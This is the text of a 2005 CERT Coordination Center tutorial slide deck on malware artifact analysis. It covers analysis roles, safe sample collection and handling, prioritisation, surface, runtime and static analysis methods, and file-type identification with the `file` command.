Carnegie Mellon
Software Engineering Institute


CERT Coordination Center
15 Years of Service
1988 - 2003

Artifact Analysis

Kevin J. Houle
AusCERT 2005
May 25, 2005

CERT® Coordination Center
Software Engineering Institute
Carnegie Mellon University
Pittsburgh, PA 15213-3890

The CERT Coordination Center is part of the Software Engineering Institute. The Software Engineering Institute is sponsored by the U.S. Department of Defense.



Tutorial Overview

- Tutorial Goals
- What is Artifact Analysis?
- Artifact Analysis Roles
- Artifact Analysis Process
- Artifact Analysis Examples

Note: Questions are welcome as we go…

Tutorial Goals

- Understand artifact analysis roles
- Understand aspects of artifact analysis capability
- Introduce typical artifact analysis methods and common tools
- Understand various types of insights which can be gained via artifact analysis

This tutorial is a ***starting place.***

Carnegie Mellon
Software Engineering Institute

What is Artifact Analysis?

CERT® Coordination Center
Software Engineering Institute
Carnegie Mellon University
Pittsburgh, PA 15213-3890

The CERT Coordination Center is part of the Software Engineering Institute. The Software Engineering Institute is sponsored by the U.S. Department of Defense.

What Is an “Artifact”?

An artifact may be any of the following things.

- **Tools used by intruders to gather information about networks or hosts**
- **Tools used by intruders to exploit vulnerabilities**
- **Tools installed by intruders on compromised hosts**
- **A malicious program (e.g., virus, worm, Trojan horse, bot, etc.)**
- **Soft evidence (e.g., algorithms, descriptions, partial artifacts, network traces, etc.)**

An artifact is one or more files that accomplish a single task or have a well defined purpose.

What is Artifact Analysis?

The study of Internet attack technology, otherwise known as malicious code, or "malware"

- **Viruses**
- **Worms**
- **Trojan horses**
- **Rootkits**
- **Bots**
- **Denial-of-service tools**
- **Vulnerability exploits**
- **Spyware**
- **Etc…**

What is Artifact Analysis? (2)

Artifact analysts include

- **Computer Security Incident Response Teams**
- **Anti-Virus / Anti-spyware vendors**
- **Managed Security Service Providers**
- **Software vendors**
- **Enterprises / organizations**
- **Governments, law enforcement**
- **Attackers**

Degrees of Analysis / Trust

- Artifact Analysis produces understanding and insights
- Degrees of required understanding vary
  - Answering specific questions
  - Authoritatively describing complete functionality
- Consumers must trust analysis
- Artifact analysis capability is a way to create trusted information

Artifact Analysis Roles

CERT® Coordination Center
Software Engineering Institute
Carnegie Mellon University
Pittsburgh, PA 15213-3890

The CERT Coordination Center is part of the Software Engineering Institute. The Software Engineering Institute is sponsored by the U.S. Department of Defense.

Roles of Artifact Analysis

- Incident response
- Vulnerability analysis
- Attack technology trends
- Threat assessment
- Capability assessment
- Vulnerability assessment
- Law enforcement / forensics
- Signature generation
- Red teaming
- Attacker competition

Role: Incident Response

- Malicious code often involved in security incidents
- Need to understand attack methods used in incident in order to respond
- Communicate threats and protective measures to constituency

Role: Vulnerability Analysis

- Exploits for vulnerabilities are developed, improved, and re-used
- Existence of working exploit can escalate response to a vulnerability
- Understanding an exploit can enhance understanding of vulnerabilities
  - Current remediation may be insufficient

Role: Attack Technology Trends

- Effective attack techniques are re-used
- Attack techniques evolve
- New classes of attack techniques can present challenges for extended periods of time
- Knowledge enables focus on classes of security issues

Role: Threat Assessment

- Determining current threat posture requires, in part, understanding of attack technology
- Which malware threats require drop-everything action? Which require long-term analysis? Which require no action?
- What is the threat assessment for potential or anticipated malware capabilities?

Role: Capability Assessment

- Malware varies in complexity and capability
- Classes of attack techniques vary in maturity of available attack tools
- Development and deployment of attack tools require different skill sets
- Assessing capability requires understanding and contrasting attack technology and methodology

Role: Vulnerability Assessment

- Testing networks and systems for vulnerabilities
- Attack techniques are codified in malware
- Must understand real-world and current attack techniques

Role: Law Enforcement / Forensics

- Forensics recovers artifacts, artifact analysis discovers functionality of recovered artifacts
  - Additional evidence for investigation or prosecution
- Malware analysis may provide evidence of crime
  - Compromised financial information
- Collection of known malware used as comparison set for forensics discovery
  - Cryptographic hash sets

Role: Signature Generation

- Intrusion Detection / Prevention
  - Signatures based on classes of attacks
  - Classes of attacks evolve
  - Produce signature targets
  - Aid understanding of triggered signatures

- Anti-Virus / Spyware detection
  - Signatures generated through artifact analysis

Role: Red Teaming

- Generating real-world attacks
  - Need collection of real-world attack tools
- Understanding attack tools and impacts
  - Selecting appropriate attack tools
  - Insuring attack tools function ‘safely’
  - Interpreting results of attack tool use

Role: Attacker Competition

- Intruders compete for resources
  - Botnets
  - SMTP relay and proxy for SPAM / Phishing
  - Denial-of-service agents
  - Malware launch points
  - Compromised resources / information

- Exploiting deployed malware
  - “Stealing” compromised resources (e.g., Netsky vs. MyDoom, bot jacking)
  - Backdoor exploitation (e.g., SubSeven)

The Good, The Bad, The Ugly

Artifact analysis has a Dark Side…

- **Enumerating malware weaknesses can lead to better malware**
- **Knowledge of capability / tools can be used to evolve attack technology**

Dilemma: Open vs. closed

- **Full-disclosure**
- **Carefully expose results, not methods**
- **Public vs. private disclosure**

Questions? Feedback?

Artifact Analysis Capabilities


CERT® Coordination Center
Software Engineering Institute
Carnegie Mellon University
Pittsburgh, PA 15213-3890

The CERT Coordination Center is part of the Software Engineering Institute. The Software Engineering Institute is sponsored by the U.S. Department of Defense.

Degrees of Capability

- Use of vendor-supplied technology
- Independent malware collection
- Surface analysis
- Run-time analysis
- Static analysis
- Tool / methodology improvement

Increased Understanding Requires Increased Resource



Sources of Artifacts

- Internal Collection
  - Public resources
    - Web sites
    - Email
    - USENET Newsgroups
    - IRC / Instant Messaging
  - Artifacts from internal incidents
  - Honeypots

- External Collection
  - Trusted Partners
  - Organizations
  - Customers
  - Individuals

Sources of Artifacts - 2

Method of acquisition

- **Email**
- **FTP, HTTP**
- **Physical media (CDROM, USB key, etc)**

Insure safe acquisition

- **Insure client software / OS doesn't execute malware**
- **Use wget rather than web browser**
- **Require wrapper (e.g., Zip, ASCII armor)**
- **Insure A/V software does not quarantine**


Artifact Handling and Storage

Malicious code is dangerous

- **Handle with care**
  - **Add unregistered file extensions to avoid accidents (e.g., .mal, .unp)**
  - **Use non-critical network / systems**
  - **Use ‘safe’ operating system**
  - **Encapsulate for transport**
- **Storage enables use of information**
  - **Naming standard**
  - **Storage structure for artifacts and analysis**
  - **Database helps provide structure**

Scope of work

- Collecting artifacts
- Technical artifact analysis



Prioritization (Deciding What to Analyze)

- Organizational Mission (Qualitative)
- Numeric Weights (Quantitative)
  - Scope – How widespread is the artifact
    - # of reported incidents
    - # of sites
- Propagation
  - Does the artifact spread, if so, is it automated spread or does it require human intervention (e.g., Emailing to other users)?
- Damage Potential
  - Is the malware destructive to data or availability of resources?
  - Does the malware collect data that could potentially damage the target (e.g., bank account related info of the users)?
- Impact
- Difficulty of remediation
- Other areas of interest to your organization

Surface Analysis
"Picking the low-hanging fruit"

Surface analysis includes:

- **Quick checks to identify and characterize an artifact**
  - **Strings, MD5 checksum, file size, filename**
- **Public source analysis**
  - **Search engines, mailing lists, vendor reports, etc.**
- **Easily identifiable contents**
  - **Review of text files**
  - **Review of source code (if available)**
  - **Review of strings output**

Comparative Analysis

Comparing unknown artifacts and their characteristics against known artifacts and collected intelligence

- **Analyst experience greatly enhances the ability to spot similarities**
- **Some comparative analysis tasks are good candidate for automation**
  - **Structuring prior knowledge**
  - **Exact match comparisons**
  - **Similarity comparisons**

Runtime Analysis

Derive artifact function from lab testing

- **Starting point based on surface analysis**
- **Sometimes difficult to uncover and test all features**

Rapidly deployable test environments

- **In-office virtual labs for easy access**
- **Sharable image library for multiple platforms**
- **Undoable disk images - always a fresh install**
- **Virtual network with DHCP, DNS, SMTP, HTTP, FTP, IRC, packet mangling capabilities, etc.**

Repository of vulnerable software

Static Analysis

Determine full functionality of an artifact

When source code is available, interpreting it is the fastest path to complete understanding

When only binary executables are available, disassembly and reverse engineering are required

- **Comprises several steps**
  - **Disassembly of an executable binary**
  - **Understanding the assembly**
  - **Decompilation – rewriting as source code**
- **Provides a complete picture of an artifact**
  - **Time intensive**
  - **Requires great technical depth**
  - **There are no secrets when complete**


Questions? Feedback?

Artifact Analysis Process

CERT® Coordination Center
Software Engineering Institute
Carnegie Mellon University
Pittsburgh, PA 15213-3890

The CERT Coordination Center is part of the Software Engineering Institute. The Software Engineering Institute is sponsored by the U.S. Department of Defense.

Analysis Process Overview



Carnegie Mellon
Software Engineering Institute


CERT Coordination Center
15 Years of Service
1988 - 2003

Surface and Comparative Analysis Process

CERT® Coordination Center
Software Engineering Institute
Carnegie Mellon University
Pittsburgh, PA 15213-3890

The CERT Coordination Center is part of the Software Engineering Institute. The Software Engineering Institute is sponsored by the U.S. Department of Defense.

Surface and Comparative Analysis Process



Determine File Type

Influences analysis approach

- **Text files**
  - **Wide variety of formats**
  - **Static analysis**
  - **Can use to produce files for run-time analysis**
- **Binary data files**
  - **Wide variety of formats**
  - **Often requires application or custom knowledge for analysis**
- **Binary executable files**
  - **Variety of platforms and formats**
  - **Run-time and static analysis**
  - **Potentially packed / obfuscated**

Determine File Type - 2

Text files

- **Source code**
  - **Assembly**
  - **C / C++ / Visual Basic**
  - **Java / C#**
  - **Perl / Python / shell script**
  - **Macro languages (e.g., Makefile, M4)**
  - **Javascript / PHP / ASP / HTML**
- **Configuration files**
  - **Control run-time behavior of artifact**
- **Output files**
  - **Log files from execution**
  - **May contain site-sensitive information**
- **Instructions**
  - **How to build / use the artifact**

Determine File Type - 3

Binary data files

- **Application data files**
  - **MS Office (.doc, .xls, .ppt, etc.)**
- **Archive files**
  - **zip, rar, tar, gz, etc.**
  - **May contain other artifacts**
- **Multimedia files**
  - **Image files (JPEG, GIF, MP3, WMV, etc.)**
- **Output files**
  - **Log files from execution**
  - **May contain site-sensitive information**
  - **May be obfuscated**

Determine File Type - 4

Executable Files

- **Architecture**
  - **Intel x86**
  - **SPARC**
  - **MIPS**
- **Format**
  - **COFF (common object file format)**
  - **ELF (executable and linkable format)**
  - **MS Windows PE (portable executable)**
  - **MS-DOS executable**
  - **Compiled Java / VB P-Code**
- **Linkage**
  - **Statically linked (includes libraries)**
  - **Dynamically linked (does not include libraries)**

Determine File Type - 5

Methods and tools

- **File extensions**
  - **Part of the filename**
  - **Untrustworthy**
- **File contents**
  - **file(1) command**
    - **Uses ‘magic’; signature recognition**
    - **Available on unix variants**
    - **Available with Cygwin for Windows**

Example: *file <file(s) to analyze>*

```
$ file *
Web.Killer.V40.exe: MS-DOS executable (EXE), OS/2 or MS Windows
Web.Killer.V40.zip: Zip archive data, at least v2.0 to extract
```

